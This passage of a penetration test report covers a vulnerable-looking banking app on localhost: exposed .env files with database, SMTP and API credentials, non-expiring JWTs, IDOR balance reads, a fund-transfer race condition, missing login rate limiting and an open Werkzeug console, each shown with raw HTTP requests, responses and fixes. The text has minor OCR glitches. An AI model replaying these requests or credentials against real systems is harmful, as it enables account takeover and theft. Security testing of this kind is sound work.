## 3.1.6 Security Misconfiguration (A02) – Environment File Exposure

| SEVERITY | CVSS V3.1 BASE SCORE | EXPLOITED | WEAKNESS |
|---|---|---|---|
| High | 7.5 / 10 | Yes | CWE-538 |

| | |
|---|---|
| **Standard mapping** | **A02:2025** Security Misconfiguration (OWASP Top 10 2025) |
| **Impact rating** | High |
| **Bugcrowd VRT** | P2 - Sensitive Data Exposure - Disclosure of Secrets (VRT 3.3) |
| **CVSS vector** | `CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N` |
| **Affected feature / URL** | • http://127.0.0.1:5001/.env (Static File Serving)<br>• http://127.0.0.1:5001/.env.bak (Static File Serving) |
| **Testing approach** | Grey-box |

### DESCRIPTION

The environment configuration file and a backup copy of it are served directly from the web root with no authentication. Both contain the application's secret key, a JWT signing secret and the database connection credentials.

### IMPACT

Attackers can use this vulnerability to obtain the application's configuration secrets without any credentials at all. During testing, the team retrieved both files anonymously and read the secret key, the JWT secret and the database host, name, user and password in clear text. A leaked signing secret would normally allow session tokens to be forged with valid signatures, and the database credentials would allow direct access to stored data wherever the database is reachable.

In the interest of accuracy, the team did not verify that the credentials in these files are live: the JWT secret published here differs from the value the running application actually signs with, which the team recovered separately through the SSRF finding. The exposure is reported on the strength of the disclosure itself rather than on a demonstrated use of these particular values.

### RECOMMENDATION

1. Keep configuration files outside the web root and do not register routes that serve them.
2. Block requests for dot-files and backup extensions at the reverse proxy.
3. Move secrets into a secret manager or into environment variables that are not backed by a servable file.
4. Rotate the secret key, the JWT secret and the database credentials that have been exposed.

### REFERENCES

- VRT 3.3 - P2 Sensitive Data Exposure - Disclosure of Secrets
- https://owasp.org/Top10/2025/A02_2025-Security_Misconfiguration/
- https://cwe.mitre.org/data/definitions/538.html
- https://bugcrowd.com/vulnerability-rating-taxonomy

### EVIDENCE

**Affected URL:** http://127.0.0.1:5001/.env (Static File Serving)

a. The team requested the environment file from the web root with no authentication. The server returned HTTP 200 and the file contents, including the secret key, the JWT secret and the database credentials.

REQUEST

```
GET /.env HTTP/1.1
User-Agent: python-requests/2.33.1
Accept-Encoding: gzip, deflate, br, zstd
Accept: */*
Connection: keep-alive
```

RESPONSE

```
HTTP/1.1 200 OK
Content-Type: text/plain; charset=utf-8
Content-Length: 571
Content-Disposition: inline; filename=".env"
Access-Control-Allow-Origin: *
Server: Werkzeug/2.0.1 Python/3.9.25
Date: Wed, 30 Sep 2026 03:02:21 GMT

APP_ENV=production
FLASK_DEBUG=true
SECRET_KEY=3f6d3e9027474fd8b516ac09e319e2ef
JWT_SECRET=00af85a8f47d41f7bfb9ce45ad1130aa
DB_HOST=vulnbank-db.internal
DB_PORT=5432
DB_NAME=vulnerable_bank
DB_USER=vulnbank_prod
DB_PASSWORD=VbProd_2026_DbAccess!
DATABASE_URL=postgresql://vulnbank_prod:VbProd_2026_DbAccess!@vulnbank-db.internal:5432/vulnerable_ba
nk
REDIS_URL=redis://:VbRedis_2026!@vulnbank-cache.internal:6379/0
DEEPSEEK_API_KEY=ds_live_7f3b9d82c1264ea0a8c77f90
SMTP_HOST=mail.vulnbank.internal
SMTP_PORT=587
SMTP_USER=alerts@vulnbank.org
SMTP_PASSWORD=MailRelay_2026!
```

**Figure 20 - Environment File Exposure (A02) - http://127.0.0.1:5001 (Grey-box) - The team requested the environment file from the web root with no authentication**

b. The team then requested the backup copy of the same file, which was also served publicly, exposing an older configuration alongside the current one.

REQUEST

```
GET /.env.bak HTTP/1.1
User-Agent: python-requests/2.33.1
Accept-Encoding: gzip, deflate, br, zstd
Accept: */*
Connection: keep-alive
```

RESPONSE

```
HTTP/1.1 200 OK
Content-Type: text/plain; charset=utf-8
Content-Length: 494
Content-Disposition: inline; filename=".env.bak"
Access-Control-Allow-Origin: *
Server: Werkzeug/2.0.1 Python/3.9.25
Date: Wed, 30 Sep 2026 03:02:22 GMT

APP_ENV=production
FLASK_DEBUG=true
SECRET_KEY=5c78f362be4b4ad8bc395325aa46fe71
JWT_SECRET=9b66150da3e54310923fde26a558ec87
DB_HOST=10.20.30.40
DB_PORT=5432
DB_NAME=vulnerable_bank
DB_USER=vulnbank_admin
DB_PASSWORD=VulnBankAdmin_2025!
DATABASE_URL=postgresql://vulnbank_admin:VulnBankAdmin_2025!@10.20.30.40:5432/vulnerable_bank
ADMIN_USERNAME=ops_admin
ADMIN_PASSWORD=VbOperations_2025!
SMTP_HOST=10.20.30.25
SMTP_PORT=587
SMTP_USER=banking-alerts@vulnbank.org
SMTP_PASSWORD=LegacyMail_2025!
```

**Figure 21 - Environment File Exposure (A02) - http://127.0.0.1:5001 (Grey-box) - The team then requested the backup copy of the same file, which was also served publicly, exposing an older configuration alongside the current one**

## 3.1.7 Authentication Failures (A07) – Insufficient Session Expiration

| SEVERITY | CVSS V3.1 BASE SCORE | EXPLOITED | WEAKNESS |
|---|---|---|---|
| Medium | 6.8 / 10 | Yes | CWE-613 |

| | |
|---|---|
| **Standard mapping** | **API2:2023** Broken Authentication (OWASP API Security Top 10 2023)<br>**A07:2025** Authentication Failures (OWASP Top 10 2025) |
| **Impact rating** | **Medium** |
| **Bugcrowd VRT** | P3 - Broken Authentication and Session Management (VRT 2.1) |
| **CVSS vector** | `CVSS:3.1/AV:N/AC:H/PR:L/UI:N/S:U/C:H/I:H/A:N` |
| **Affected feature / URL** | • http://127.0.0.1:5001/login (Authentication feature, token issuance)<br>• http://127.0.0.1:5001/dashboard (Token acceptance) |
| **Testing approach** | Grey-box |

### DESCRIPTION

Issued session tokens carry no expiry claim, so they never become invalid, and there is no revocation mechanism. Tokens are additionally accepted from several locations including the URL query string, and the web interface stores them in localStorage where JavaScript can read them.

### IMPACT

Attackers can use this vulnerability to retain access indefinitely once a token has leaked, since nothing rotates or revokes it. During testing, the team decoded an issued token and confirmed it contains no expiry claim, then confirmed the same token is accepted when passed in the URL query string, which causes tokens to be recorded in browser history, server logs and Referer headers. Storing tokens in localStorage also makes them reachable from cross-site scripting, which the team demonstrated separately by stealing an administrator's token.

### RECOMMENDATION

1. Add an exp claim with a short lifetime and introduce revocable refresh tokens.
2. Maintain a revocation list or token identifier so that sessions can be terminated during an incident.
3. Accept tokens only from the Authorization header; stop reading them from query strings and form bodies.
4. Move session tokens into HttpOnly, Secure, SameSite cookies so JavaScript cannot reach them.

### REFERENCES

- VRT 2.1 - P3 Broken Authentication and Session Management
- https://owasp.org/API-Security/editions/2023/en/0xa2-broken-authentication/
- https://cwe.mitre.org/data/definitions/613.html
- https://bugcrowd.com/vulnerability-rating-taxonomy

### EVIDENCE

**Affected URL:** http://127.0.0.1:5001/login (Authentication feature, token issuance)

a. The team decoded a freshly issued session token. It carries only the user identifier, username, administrator flag and issued-at time; no expiry claim is present at all.

ISSUED TOKEN

eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjoyLCJ1c2VybmFtZSI6InBlbnRlc3RfYXR0YWNrZXIiLCJpc19hZG1pbiI6ZmFsc2UsImlhdCI6MTc5MDczNzk4MH0.5EY1me53dGiJBEoHEJpyQmCQHNs8K6pOQeg6_IX1UnU

DECODED PAYLOAD

{
  "user_id": 2,
  "username": "pentest_attacker",
  "is_admin": false,
  "iat": 1790737980
}

CLAIMS PRESENT

iat, is_admin, user_id, username

EXPIRY CLAIM (EXP)

absent

**Figure 22 - Insufficient Session Expiration (API2) - http://127.0.0.1:5001 (Grey-box) - The team decoded a freshly issued session token**

b. The same token was presented to a protected page and accepted with HTTP 200.



**Figure 23 - Insufficient Session Expiration (API2) - http://127.0.0.1:5001 (Grey-box) - The same token was presented to a protected page and accepted with HTTP 200**

c. The team then passed the token in the URL query string instead of the Authorization header. It was accepted just the same, confirming an additional exposure path through logs and Referer headers.



**Figure 24 - Insufficient Session Expiration (API2) - http://127.0.0.1:5001 (Grey-box) - The team then passed the token in the URL query string instead of the Authorization header**

### 3.1.8 Broken Object Level Authorization (API1) – Broken Object Level Authorization - Account Balance

| SEVERITY | CVSS V3.1 BASE SCORE | EXPLOITED | WEAKNESS |
|---|---|---|---|
| Medium | 6.5 / 10 | Yes | CWE-639 |

| | |
|---|---|
| **Standard mapping** | **API1:2023** Broken Object Level Authorization (OWASP API Security Top 10 2023) |
| **Impact rating** | **Medium** |
| **Bugcrowd VRT** | P3 - Broken Access Control - IDOR (VRT 2.6) |
| **CVSS vector** | `CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:N/A:N` |
| **Affected feature / URL** | http://127.0.0.1:5001/check_balance/<account_number> (Balance Check feature) |
| **Testing approach** | Grey-box |

#### DESCRIPTION

The balance lookup endpoint returns an account balance based on the account number supplied in the URL path, without checking that the account belongs to the token holder. Any valid session is enough to read any account.

#### IMPACT

Attackers can use this vulnerability to read the account holder name and balance of any other customer. During testing, the team read a second customer's balance and then the administrator's account balance using nothing but an ordinary customer token. Account numbers are also disclosed by other endpoints in this application, so the balances of the entire customer base can be mapped systematically.

#### RECOMMENDATION

1. Derive the account number from the caller's token rather than accepting it from the path.
2. If the parameter is kept, verify account ownership before returning any data.
3. Avoid guessable account numbers and stop returning other users' account numbers in any response.

#### REFERENCES

- VRT 2.6 - P3 Broken Access Control - IDOR
- https://owasp.org/API-Security/editions/2023/en/0xa1-broken-object-level-authorization/
- https://cwe.mitre.org/data/definitions/639.html
- https://bugcrowd.com/vulnerability-rating-taxonomy

#### EVIDENCE

**Affected URL:** http://127.0.0.1:5001/check_balance/<account_number> (Balance Check feature)

a. The team first checked the balance of its own account, establishing the intended behaviour.

REQUEST

```
GET /check_balance/0932191785 HTTP/1.1
User-Agent: python-requests/2.33.1
Accept-Encoding: gzip, deflate, br, zstd
Accept: */*
Connection: keep-alive
Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjoyLCJ1c2VybmFtZSI6InBlbnRlc3RfYXR0YWNrZXIiLCJpc19hZG1pbiI6ZmFsc2UsImlhdCI6MTc5MDczNzMzMn0.Cmgm7GF0RpgxckO3OToIFk8p_24SweKiyP_ZxODB6_h8
```

RESPONSE

```
HTTP/1.1 200 OK
Content-Type: application/json
Content-Length: 119
Access-Control-Allow-Origin: *
Server: Werkzeug/2.0.1 Python/3.9.25
Date: Wed, 30 Sep 2026 03:02:12 GMT

{
  "account_number": "0932191785",
  "balance": -8100.0,
  "status": "success",
  "username": "pentest_attacker"
}
```

**Figure 25 - Broken Object Level Authorization - Account Balance (API1) - http://127.0.0.1:5001 (Grey-box) - The team first checked the balance of its own account, establishing the intended behaviour**

b. The team replaced the account number in the path with one belonging to another customer. The server returned HTTP 200 along with that customer's name and balance.

REQUEST

```
GET /check_balance/9159912486 HTTP/1.1
User-Agent: python-requests/2.33.1
Accept-Encoding: gzip, deflate, br, zstd
Accept: */*
Connection: keep-alive
Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjoyLCJ1c2VybmFtZSI6InBlbnRlc3RfYXR0YWNrZXIiLCJpc19hZG1pbiI6ZmFsc2UsImlhdCI6MTc5MDczNzMzMn0.Cmgm7GF0RpgxckO3OToIFk8p_24SweKiyP_ZxODB6_h8
```

RESPONSE

```
HTTP/1.1 200 OK
Content-Type: application/json
Content-Length: 117
Access-Control-Allow-Origin: *
Server: Werkzeug/2.0.1 Python/3.9.25
Date: Wed, 30 Sep 2026 03:02:13 GMT

{
  "account_number": "9159912486",
  "balance": 10100.0,
  "status": "success",
  "username": "pentest_victim"
}
```

**Figure 26 - Broken Object Level Authorization - Account Balance (API1) - http://127.0.0.1:5001 (Grey-box) - The team replaced the account number in the path with one belonging to another customer**

c. The team repeated the request against the administrator's account number and read the administrator's balance using an ordinary customer token.

REQUEST

```
GET /check_balance/ADMIN001 HTTP/1.1
User-Agent: python-requests/2.33.1
Accept-Encoding: gzip, deflate, br, zstd
Accept: */*
Connection: keep-alive
Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjoyLCJ1c2VybmFtZSI6InBlbnRlc3RfYXR0YWNrZXIiLCJpc19hZG1pbiI6ZmFsc2UsImlhdCI6MTc5MDczNzMzMn0.Cmgm7GF0RpgxckO3OToIFk8p_24SweKiyP_ZxODB6_h8
```

RESPONSE

```
HTTP/1.1 200 OK
Content-Type: application/json
Content-Length: 108
Access-Control-Allow-Origin: *
Server: Werkzeug/2.0.1 Python/3.9.25
Date: Wed, 30 Sep 2026 03:02:14 GMT

{
  "account_number": "ADMIN001",
  "balance": 1000000.0,
  "status": "success",
  "username": "admin"
}
```

**Figure 27 - Broken Object Level Authorization - Account Balance (API1) - http://127.0.0.1:5001 (Grey-box) - The team repeated the request against the administrator's account number and read the administrator's balance using an ordinary customer token**

## 3.1.9 Insecure Design (A06) – Race Condition in Fund Transfer

| SEVERITY | CVSS V3.1 BASE SCORE | EXPLOITED | WEAKNESS |
|---|---|---|---|
| Medium | 6.5 / 10 | Yes | CWE-362 |

| | |
|---|---|
| **Standard mapping** | **A06:2025** Insecure Design (OWASP Top 10 2025) |
| **Impact rating** | High |
| **Bugcrowd VRT** | P2 - Algorithmic Biases - Business Logic (VRT 8.1) |
| **CVSS vector** | `CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:N/I:H/A:N` |
| **Affected feature / URL** | http://127.0.0.1:5001/transfer (Fund Transfer feature) |
| **Testing approach** | Grey-box |

### DESCRIPTION

The transfer endpoint reads the sender's balance, checks that it is sufficient, and then writes the new balance as separate steps, with no database transaction and no row locking. Concurrent requests all pass the balance check against the same stale value before any of the writes land, which is a classic time-of-check to time-of-use flaw.

### IMPACT

Attackers can use this vulnerability to move far more money than they hold. During testing, the team first confirmed that a single oversized transfer is correctly refused for insufficient funds, then issued ten concurrent transfers from a much smaller balance. All ten were accepted, the sender's balance was driven negative and the recipient received the full amount, meaning money was created that never existed. Note that the CVSS base score understates this finding: it describes an integrity impact, but in a banking context the result is direct financial loss and an unreconcilable ledger, which is why it is rated High.

### RECOMMENDATION

1. Perform the balance check and the debit inside a single atomic database transaction.
2. Lock the sender's account row for the duration (SELECT ... FOR UPDATE) or use a conditional update of the form UPDATE ... SET balance = balance - :amount WHERE balance >= :amount.
3. Add a CHECK (balance >= 0) constraint on the balance column as a safety net.
4. Require an idempotency key and rate limit the transfer endpoint.

### REFERENCES

- VRT 8.1 - P2 Business Logic Errors
- https://owasp.org/Top10/2025/A06_2025-Insecure_Design/
- https://cwe.mitre.org/data/definitions/362.html
- https://bugcrowd.com/vulnerability-rating-taxonomy

### EVIDENCE

**Affected URL:** http://127.0.0.1:5001/transfer (Fund Transfer feature)

a. The team first made a single transfer within the available balance, which the application processed normally.

REQUEST

```
POST /transfer HTTP/1.1
User-Agent: python-requests/2.33.1
Accept-Encoding: gzip, deflate, br, zstd
Accept: */*
Connection: keep-alive
Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjoyLCJ1c2VybmFtZSI6InBlbnRlc3
RfYXR0YWNrZXIiLCJpc19hZG1pbiI6ZmFsc2UsImlhdCI6MTc5MDczNzEwNH0.9f79PaQNtm9mzR_00t9Li3NxwqaUrtPkFolFxHM
j3Xs
Content-Length: 43
Content-Type: application/json

{"to_account": "9159912486", "amount": 100}
```

RESPONSE

```
HTTP/1.1 200 OK
Content-Type: application/json
Content-Length: 87
Access-Control-Allow-Origin: *
Server: Werkzeug/2.0.1 Python/3.9.25
Date: Wed, 30 Sep 2026 02:58:24 GMT

{
  "message": "Transfer Completed",
  "new_balance": 900.0,
  "status": "success"
}
```

**Figure 28 - Race Condition in Fund Transfer (A06) - http://127.0.0.1:5001 (Grey-box) - The team first made a single transfer within the available balance, which the application processed normally**

b. The team then attempted a single transfer larger than the available balance. The application correctly refused it for insufficient funds, establishing that the balance control works when requests arrive one at a time.

REQUEST

```
POST /transfer HTTP/1.1
User-Agent: python-requests/2.33.1
Accept-Encoding: gzip, deflate, br, zstd
Accept: */*
Connection: keep-alive
Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjoyLCJ1c2VybmFtZSI6InBlbnRlc3
RfYXR0YWNrZXIiLCJpc19hZG1pbiI6ZmFsc2UsImlhdCI6MTc5MDczNzEwNH0.9f79PaQNtm9mzR_00t9Li3NxwqaUrtPkFolFxHM
j3Xs
Content-Length: 44
Content-Type: application/json

{"to_account": "9159912486", "amount": 5000}
```

RESPONSE

```
HTTP/1.1 400 BAD REQUEST
Content-Type: application/json
Content-Length: 60
Access-Control-Allow-Origin: *
Server: Werkzeug/2.0.1 Python/3.9.25
Date: Wed, 30 Sep 2026 02:58:25 GMT

{
  "message": "Insufficient funds",
  "status": "error"
}
```

**Figure 29 - Race Condition in Fund Transfer (A06) - http://127.0.0.1:5001 (Grey-box) - The team then attempted a single transfer larger than the available balance**

c. The sender's balance was recorded before the attack so that the effect could be measured precisely.

REQUEST

```
GET /check_balance/0932191785 HTTP/1.1
User-Agent: python-requests/2.33.1
Accept-Encoding: gzip, deflate, br, zstd
Accept: */*
Connection: keep-alive
Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjoyLCJ1c2VybmFtZSI6InBlbnRlc3
RfYXR0YWNrZXIiLCJpc19hZG1pbiI6ZmFsc2UsImlhdCI6MTc5MDczNzEwNH0.9f79PaQNtm9mzR_00t9Li3NxwqaUrtPkFolFxHM
j3Xs
```

RESPONSE

```
HTTP/1.1 200 OK
Content-Type: application/json
Content-Length: 117
Access-Control-Allow-Origin: *
Server: Werkzeug/2.0.1 Python/3.9.25
Date: Wed, 30 Sep 2026 02:58:26 GMT

{
  "account_number": "0932191785",
  "balance": 900.0,
  "status": "success",
  "username": "pentest_attacker"
}
```

**Figure 30 - Race Condition in Fund Transfer (A06) - http://127.0.0.1:5001 (Grey-box) - The sender's balance was recorded before the attack so that the effect could be measured precisely**

d. The team then issued ten transfers concurrently, each for an amount close to the entire balance. Every one of them was reported as successful.

REQUEST

```
POST /transfer HTTP/1.1
User-Agent: python-requests/2.33.1
Accept-Encoding: gzip, deflate, br, zstd
Accept: */*
Connection: keep-alive
Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjoyLCJ1c2VybmFtZSI6InBlbnRlc3
RfYXR0YWNrZXIiLCJpc19hZG1pbiI6ZmFsc2UsImlhdCI6MTc5MDczNzEwNH0.9f79PaQNtm9mzR_00t9Li3NxwqaUrtPkFolFxHM
j3Xs
Content-Length: 43
Content-Type: application/json

{"to_account": "9159912486", "amount": 900}
```

RESPONSE

```
HTTP/1.1 200 OK
Content-Type: application/json
Content-Length: 85
Access-Control-Allow-Origin: *
Server: Werkzeug/2.0.1 Python/3.9.25
Date: Wed, 30 Sep 2026 02:58:27 GMT

{
  "message": "Transfer Completed",
  "new_balance": 0.0,
  "status": "success"
}
```

**Figure 31 - Race Condition in Fund Transfer (A06) - http://127.0.0.1:5001 (Grey-box) - The team then issued ten transfers concurrently, each for an amount close to the entire balance**

e. The sender's balance was read again afterwards and had been driven well below zero, confirming that the account sent far more money than it ever held.

REQUEST

```
GET /check_balance/0932191785 HTTP/1.1
User-Agent: python-requests/2.33.1
Accept-Encoding: gzip, deflate, br, zstd
Accept: */*
Connection: keep-alive
Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjoyLCJ1c2VybmFtZSI6InBlbnRlc3
RfYXR0YWNrZXIiLCJpc19hZG1pbiI6ZmFsc2UsImlhdCI6MTc5MDczNzEwNH0.9f79PaQNtm9mzR_00t9Li3NxwqaUrtPkFolFxHM
j3Xs
```

RESPONSE

```
HTTP/1.1 200 OK
Content-Type: application/json
Content-Length: 119
Access-Control-Allow-Origin: *
Server: Werkzeug/2.0.1 Python/3.9.25
Date: Wed, 30 Sep 2026 02:58:28 GMT

{
  "account_number": "093219178S",
  "balance": -8100.0,
  "status": "success",
  "username": "pentest_attacker"
}
```

**Figure 32 -** Race Condition in Fund Transfer (A06) - http://127.0.0.1:5001 (Grey-box) - The sender's balance was read again afterwards and had been driven well below zero, confirming that the account sent far more money than it ever held

## 3.1.10 Authentication Failures (A07) – Missing Rate Limiting on Authentication

| SEVERITY | CVSS V3.1 BASE SCORE | EXPLOITED | WEAKNESS |
|---|---|---|---|
| Medium | 5.3 / 10 | Yes | CWE-307 |

| | |
|---|---|
| **Standard mapping** | **A07:2025** Authentication Failures (OWASP Top 10 2025) |
| **Impact rating** | **Medium** |
| **Bugcrowd VRT** | P4 - Broken Authentication and Session Management (VRT 2.1) |
| **CVSS vector** | `CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N` |
| **Affected feature / URL** | http://127.0.0.1:5001/login (Authentication feature) |
| **Testing approach** | Grey-box |

### DESCRIPTION

The login endpoint applies no rate limiting, no account lockout, no progressive delay and no CAPTCHA. Consecutive failed attempts are served at full speed. Failure responses also distinguish between cases in a way that allows usernames to be enumerated.

### IMPACT

Attackers can use this vulnerability to brute force or credential stuff any account, including the administrator, without obstruction. During testing, fifty consecutive failed attempts against the administrator account triggered neither lockout nor throttling, and a correct login immediately afterwards was still accepted, confirming that no lockout mechanism exists at all.

### RECOMMENDATION

1. Rate limit per account and per source address with progressive delays.
2. Lock the account temporarily or require a CAPTCHA after a number of consecutive failures.
3. Return a uniform error message so that valid usernames cannot be distinguished.
4. Log and alert on spikes in authentication failures, and offer multi-factor authentication.

### REFERENCES

- VRT 2.1 - P4 Broken Authentication and Session Management
- https://owasp.org/Top10/2025/A07_2025-Authentication_Failures/
- https://cwe.mitre.org/data/definitions/307.html
- https://bugcrowd.com/vulnerability-rating-taxonomy

### EVIDENCE

**Affected URL:** http://127.0.0.1:5001/login (Authentication feature)

a. A single login attempt with an incorrect password was refused with HTTP 401, establishing the expected failure response.

REQUEST

```
POST /login HTTP/1.1
User-Agent: python-requests/2.33.1
Accept-Encoding: gzip, deflate, br, zstd
Accept: */*
Connection: keep-alive
Content-Length: 53
Content-Type: application/json

{"username": "admin", "password": "wrong-password-1"}
```

RESPONSE

```
HTTP/1.1 401 UNAUTHORIZED
Content-Type: application/json
Content-Length: 162
Access-Control-Allow-Origin: *
Server: Werkzeug/2.0.1 Python/3.9.25
Date: Wed, 30 Sep 2026 03:12:54 GMT

{
  "debug_info": {
    "attempted_username": "admin",
    "time": "2026-09-30 03:12:54.415082"
  },
  "message": "Invalid credentials",
  "status": "error"
}
```

**Figure 33 - Missing Rate Limiting on Authentication (A07) - http://127.0.0.1:5001 (Grey-box) - A single login attempt with an incorrect password was refused with HTTP 401, establishing the expected failure response**

b. Fifty consecutive failed attempts were then sent against the administrator account with no delay. Every one returned the same HTTP 401; no rate limit response and no lockout was ever issued.

CONSECUTIVE FAILED LOGINS FOR USER 'ADMIN'

```
attempt   1  ->  HTTP 401
attempt   2  ->  HTTP 401
attempt   3  ->  HTTP 401
attempt   4  ->  HTTP 401
attempt   5  ->  HTTP 401
          ...
attempt  46  ->  HTTP 401
attempt  47  ->  HTTP 401
attempt  48  ->  HTTP 401
attempt  49  ->  HTTP 401
attempt  50  ->  HTTP 401
```

**Figure 34 - Missing Rate Limiting on Authentication (A07) - http://127.0.0.1:5001 (Grey-box) - Fifty consecutive failed attempts were then sent against the administrator account with no delay**

c. Immediately after those fifty failures, a login with the correct password was still accepted, confirming the account was never locked and a brute force could run to completion.

REQUEST

```
POST /login HTTP/1.1
User-Agent: python-requests/2.33.1
Accept-Encoding: gzip, deflate, br, zstd
Accept: */*
Connection: keep-alive
Content-Length: 45
Content-Type: application/json

{"username": "admin", "password": "admin123"}
```

RESPONSE

```
HTTP/1.1 200 OK
Content-Type: application/json
Content-Length: 470
Set-Cookie: token=eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjoxLCJ1c2VybmFtZSI6ImFkbWluIiwiaXNfYWRtaW4iOnRydWUsImlhdCI6MTc5MDczNzk3Nn0.gju0LMkbzZihTRZpiP6Q_JhpwaLFp6-dAE4yz-P77uA; HttpOnly; Path=/
Access-Control-Allow-Origin: *
Server: Werkzeug/2.0.1 Python/3.9.25
Date: Wed, 30 Sep 2026 03:12:56 GMT

{
  "accountNumber": "ADMIN001",
  "debug_info": {
    "account_number": "ADMIN001",
    "is_admin": true,
    "login_time": "2026-09-30 03:12:56.612726",
    "user_id": 1,
    "username": "admin"
  },
  "isAdmin": true,
  "message": "Login successful",
  "status": "success",
  "token": "eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjoxLCJ1c2VybmFtZSI6ImFkbWluIiwiaXNfYWRtaW4iOnRydWUsImlhdCI6MTc5MDczNzk3Nn0.gju0LMkbzZihTRZpiP6Q_JhpwaLFp6-dAE4yz-P77uA"
}
```

**Figure 35 - Missing Rate Limiting on Authentication (A07) - http://127.0.0.1:5001 (Grey-box) - Immediately after those fifty failures, a login with the correct password was still accepted, confirming the account was never locked and a brute force could run to completion**

## 3.1.11 Security Misconfiguration (A02) – Werkzeug Debugger Console Exposed

| SEVERITY | CVSS V3.1 BASE SCORE | EXPLOITED | WEAKNESS |
|---|---|---|---|
| Medium | 5.3 / 10 | Yes | CWE-489 |

| | |
|---|---|
| **Standard mapping** | **A02:2025** Security Misconfiguration (OWASP Top 10 2025) |
| **Impact rating** | **Medium** |
| **Bugcrowd VRT** | P4 - Server Security Misconfiguration (VRT 6.2) |
| **CVSS vector** | `CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N` |
| **Affected feature / URL** | http://127.0.0.1:5001/console (Application Server Configuration) |
| **Testing approach** | Grey-box |

### DESCRIPTION

The application runs on the Flask development server with debug mode enabled, which publishes the interactive Werkzeug debugger console at /console with no authentication. The page also discloses the debugger's SECRET value, and response headers reveal the exact Werkzeug and Python versions.

### IMPACT

The Werkzeug debugger console is designed to execute arbitrary Python on the server. Its endpoint is reachable without authentication and its secret value is readable, so only the debugger PIN stands between an attacker and command execution. That PIN is derived from host attributes and can be computed by an attacker who gains a file-read primitive, which makes this a route towards remote code execution. The development server is also not built for production use, and the precise version banner makes public exploit matching straightforward.

In the interest of accuracy, code execution was NOT achieved. The debugger PIN was active, and during this test it was only readable from the container logs, which is not a path available to an external attacker. An attempt to derive the PIN through the SSRF finding also failed, because the HTTP client used by the application does not support the file:// scheme. This finding is therefore reported as debugger exposure, not as proven remote code execution.

### RECOMMENDATION

1. Disable debug mode everywhere except a developer workstation; ensure debug is off in production.
2. Run the application behind a production WSGI server such as gunicorn or uWSGI rather than the Flask development server.
3. Block the /console path at the reverse proxy as defence in depth.
4. Suppress or mask the Server header so it does not disclose exact versions.


### REFERENCES

- VRT 6.2 - P4 Server Security Misconfiguration
- https://owasp.org/Top10/2025/A02_2025-Security_Misconfiguration/
- https://cwe.mitre.org/data/definitions/489.html
- https://bugcrowd.com/vulnerability-rating-taxonomy

### EVIDENCE

**Affected URL:** http://127.0.0.1:5001/console (Application Server Configuration)

a. The team requested the debugger console path with no authentication. The server returned HTTP 200 and served the interactive Werkzeug debugger page, including the debugger's SECRET value.



REQUEST

```
GET /console HTTP/1.1
User-Agent: python-requests/2.33.1
Accept-Encoding: gzip, deflate, br, zstd
Accept: */*
Connection: keep-alive
```

RESPONSE

```
HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8
Content-Length: 1909
Server: Werkzeug/2.0.1 Python/3.9.25
Date: Wed, 30 Sep 2026 03:12:57 GMT

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"
  "http://www.w3.org/TR/html4/loose.dtd">
<html>
